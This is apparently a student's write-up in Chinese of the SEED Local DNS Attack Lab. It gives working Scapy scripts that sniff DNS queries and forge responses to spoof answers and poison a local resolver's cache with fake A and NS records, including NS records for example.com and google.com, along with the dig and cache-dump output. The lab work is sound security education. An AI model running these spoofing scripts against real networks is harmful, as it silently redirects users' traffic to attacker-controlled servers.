
Local DNS Attack Lab

Before

老样子简单配置一下环境



查看一下容器与ID

```
[08/03/25]seed@VM:~/.../Local_DNS_Attack Lab$ dockps
21379816c79b  attacker-ns-10.9.0.153
1052e67181ee  seed-router
b93cc6fe677b  local-dns-server-10.9.0.53
6ee16aea0e01  seed-attacker
094e727dcb16  user-10.9.0.5
```

Testing（在user上操作

1.获取ns.attacker32.com的IP地址

运行指令`dig ns.attacker32.com`

```
root@094e727dcb16:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40576
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0b1fda7fc4b107fe01000000688f5c8f4e092484fb07c891 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Aug 03 12:56:47 UTC 2025
;; MSG SIZE  rcvd: 90

root@094e727dcb16:/#
```

可以看到来自于攻击者ns的ip 10.9.0.153

2.获取www.example.com的IP地址

输入指令`dig www.example.com`，结果如下

```
root@094e727dcb16:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36609
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5593e91ae2b63c3e01000000688f5d692a4c39ee0c9513c5 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      CNAME   www.example.com-v4.edgesuite.net.
www.example.com-v4.edgesuite.net. 21600 IN CNAME a1422.dscr.akamai.net.
a1422.dscr.akamai.net.  20      IN      A       23.197.85.71
a1422.dscr.akamai.net.  20      IN      A       23.197.85.24

;; Query time: 3456 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Aug 03 13:00:25 UTC 2025
;; MSG SIZE  rcvd: 185
```

非常奇怪，我查到这两个ip地址是这个网站在法国 勃艮第-弗朗什-孔泰的服务器IP，同时这次查询还有重名的事，目前不太理解，先放着。

再输入指令`dig @ns.attacker32.com www.example.com`，结果如下

```
root@094e727dcb16:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60251
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 24f91cc49ea1af1c01000000688f5f50d4de5ab495d65484 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Aug 03 13:08:32 UTC 2025
;; MSG SIZE  rcvd: 88
```

所以我们的攻击目标就是只要运行第一个命令就会直接得到攻击者那的伪造结果，而不是真实结果

Attack Tasks

Task1:直接向用户伪造响应

编写程序

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # 创建 IP 对象
    udp = UDP(dport=pkt[UDP].sport,sport=53) # 创建 UDP 对象
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4') # 创建答案记录
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1, an=Anssec) # 创建 DNS 对象
    spoofpkt = ip/udp/dns # 拼装出伪造的 DNS 数据包
    send(spoofpkt)
myFilter = "udp and (src host 10.9.0.5 and dst port 53)" # Set the filter
pkt=sniff(iface='br-c82b67b1252f', filter=myFilter, prn=spoof_dns)
```

在Attacker中运行，在user中再次dig目标网络，结果如下

```
root@094e727dcb16:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10349
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        0       IN      A       1.2.3.4

;; Query time: 40 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Aug 03 13:40:55 UTC 2025
;; MSG SIZE  rcvd: 64

root@094e727dcb16:/#
```

可见此时answer部分已经被修改，攻击成功

Task2：DNS缓存投毒攻击-伪造答案

上一个任务的目标是用户的计算机本身，这次的目标是DNS服务器，修改代码时只要修改filter为本地DNS的IP即可


```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # 创建 IP 对象
    udp = UDP(dport=pkt[UDP].sport,sport=53) # 创建 UDP 对象
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4') # 创建答案记录
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1, an=Anssec) # 创建 DNS 对象
    spoofpkt = ip/udp/dns # 拼装出伪造的 DNS 数据包
    send(spoofpkt)
myFilter = "udp and src host 10.9.0.53 " # Set the filter
pkt=sniff(iface='br-c82b67b1252f', filter=myFilter, prn=spoof_dns)
```

当然在攻击之前需要用指令`rndc flush`来清空缓存，攻击后在通过转储缓存内容查看是否已经中毒

指令如下

```
# rndc dumpdb -cache
# cat /var/cache/bind/dump.db
```

查看转存结果如下



可见实验成功

Task3：伪造NS记录

这一任务就是将伪造的数据包修改权威部分，代码如下

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # 创建 IP 对象
    udp = UDP(dport=pkt[UDP].sport,sport=53) # 创建 UDP 对象
    NSsec = DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.attacker32.com') # 创建答案记录
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1, ns=NSsec) # 创建 DNS 对象
    spoofpkt = ip/udp/dns # 拼装出伪造的 DNS 数据包
    send(spoofpkt)
myFilter = "udp and src host 10.9.0.53 " # Set the filter
pkt=sniff(iface='br-c82b67b1252f', filter=myFilter, prn=spoof_dns)
```

实验时首先清空服务器得到缓存，然后在攻击者上运行程序，接着在用户上任意查询一个在example.com域内的网址

```
root@094e727dcb16:/# dig dsff.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> dsff.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40348
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 38c3782ae0c26be9010000006890be91c95068ea32dabb01 (good)
;; QUESTION SECTION:
;dsff.example.com.              IN      A

;; ANSWER SECTION:
dsff.example.com.       259200  IN      A       1.2.3.6

;; Query time: 1028 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Aug 04 14:07:13 UTC 2025
;; MSG SIZE  rcvd: 89
```

可见example.com域中的主机名查询均指向攻击者控制的服务器

再检查缓存

```
$DATE 20250728140853
; authanswer
ns.attacker32.com.      863701  IN A    10.9.0.153
; glue
example.com.            863900  NS      ns.attacker32.com.
; authanswer
dsff.example.com.       863900  A       1.2.3.6
;
```

再次证明攻击成功

Task4伪造另一个域的NS记录

不小心把容器全关了，重新启动一下

```
[08/04/25]seed@VM:~/.../volumes$ dockps
32605d53deaf  seed-router
c29cbc90451a  seed-attacker
2dfd43b2a2c7  local-dns-server-10.9.0.53
06fa0bde1185  attacker-ns-10.9.0.153
6ea310232a37  user-10.9.0.5
```

还是先清空本地DNS服务器的缓存

代码还是主要修改dns包部分（iface已经改变，修改过了

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # 创建 IP 对象
    udp = UDP(dport=pkt[UDP].sport,sport=53) # 创建 UDP 对象
    Anssec = DNSRR(rrname='example.com', type='A',ttl=259200, rdata='1.2.3.4')
    NSsec1 = DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com',type='NS',ttl=259200,rdata='ns.attacker32.com')
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,rd=0,
qr=1,nscount=2,ns=NSsec2/NSsec1,an=Anssec) # 创建 DNS 对象
    spoofpkt = ip/udp/dns # 拼装出伪造的 DNS 数据包
    send(spoofpkt)
myFilter = "udp and src host 10.9.0.53 " # Set the filter
pkt=sniff(iface='br-5a26f20dcbb1', filter=myFilter, prn=spoof_dns)
```

在user上输入`dig example.com`,然后在本地服务器上查看缓存信息，结果如下

```
; authanswer
example.com.            863975  IN A    1.2.3.4
; authauthority
google.com.             863975  NS      ns.attacker32.com.
;
```

可见攻击成功

注：构建dns包时，两个权威部分似乎必须保持上面的顺序，否则无法录入google.com的信息，这是因为**BIND 9 在处理响应包中的 NS 信息时，会按照先后顺序依次去连接 NS 指向的域名，直到成功连接后就停止操作。也就意味着，其在处理我们的DNS响应数据包时，解析第一个NS信息时，就连接成功然后停止操作，从而导致第二个NS信息没有被解析，更别提存入到本地的DNS服务器的缓存中了。**

原文链接：https://blog.csdn.net/AustinCyy/article/details/143970999

Task5：在附加部分伪造记录

还是修改dns包,哦，别忘了清除服务器缓存

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
```

```
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst)
    udp = UDP(dport=pkt[UDP].sport,sport=53)
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.2.3.4')
    NSsec1 = DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.example.com')
    Adsec1 = DNSRR(rrname='ns.attacker32.com', type='A', rdata='1.2.3.4')
    Adsec2 = DNSRR(rrname='ns.example.net',type='A',rdata='5.6.7.8')
    Adsec3 = DNSRR(rrname='www.facebook.com',type='A',rdata='3.4.5.6')
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,rd=0,
 qr=1,qdcount=1,ancount=1,nscount=2,arcount=3,an=Anssec,ns=NSsec1/NSsec2,ar=Adsec1/Adsec2/A
dsec3)
    spoofpkt = ip/udp/dns
    send(spoofpkt)
myFilter = "udp and src host 10.9.0.53 " # Set the filter
pkt=sniff(iface='br-5a26f20dcbb1', filter=myFilter, prn=spoof_dns)
```

啧，出现大问题了，攻击进行后查看缓存，结果如下

```
$DATE 20250728163728
; authanswer
_.com.                  863953  IN A    1.2.3.4
; answer
ns.attacker32.com.      615553  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
; authanswer
                        863953  A       10.9.0.153
; authauthority
example.com.            863953  NS      ns.example.com.
                        863953  NS      ns.attacker32.com.
; authanswer
ns.example.com.         863954  A       1.2.3.4
; authanswer
www.example.com.        863953  A       1.2.3.5
;
```

可以看到权威部分很好的加进去了，但是额外部分直接消失了，还多了些奇奇怪怪的部分，而且对于www.example.com的回答和通过攻击者的服务器得到的结果一致，耗在这上面的时间太多了，实在难办，尝试用网上的代码也不能成功，只能看别人的博客了解一下这里的知识点

大概了解到DNS服务器只会关注与请求的域有关的记录，并且会忽略超出域的附加记录，所以第三条额外信息回直接被丢弃，而对于第二条会由于服务器无法连接而丢弃，至于权威信息，与域相关，所以自然会保留下来，至于连答案都有异常，我实在不理解

有一说一，DNS部分比之前的都难搞，实验中总会出现一些意外，甚至像最后这种难以解决的

ε=(´ο｀*)))唉……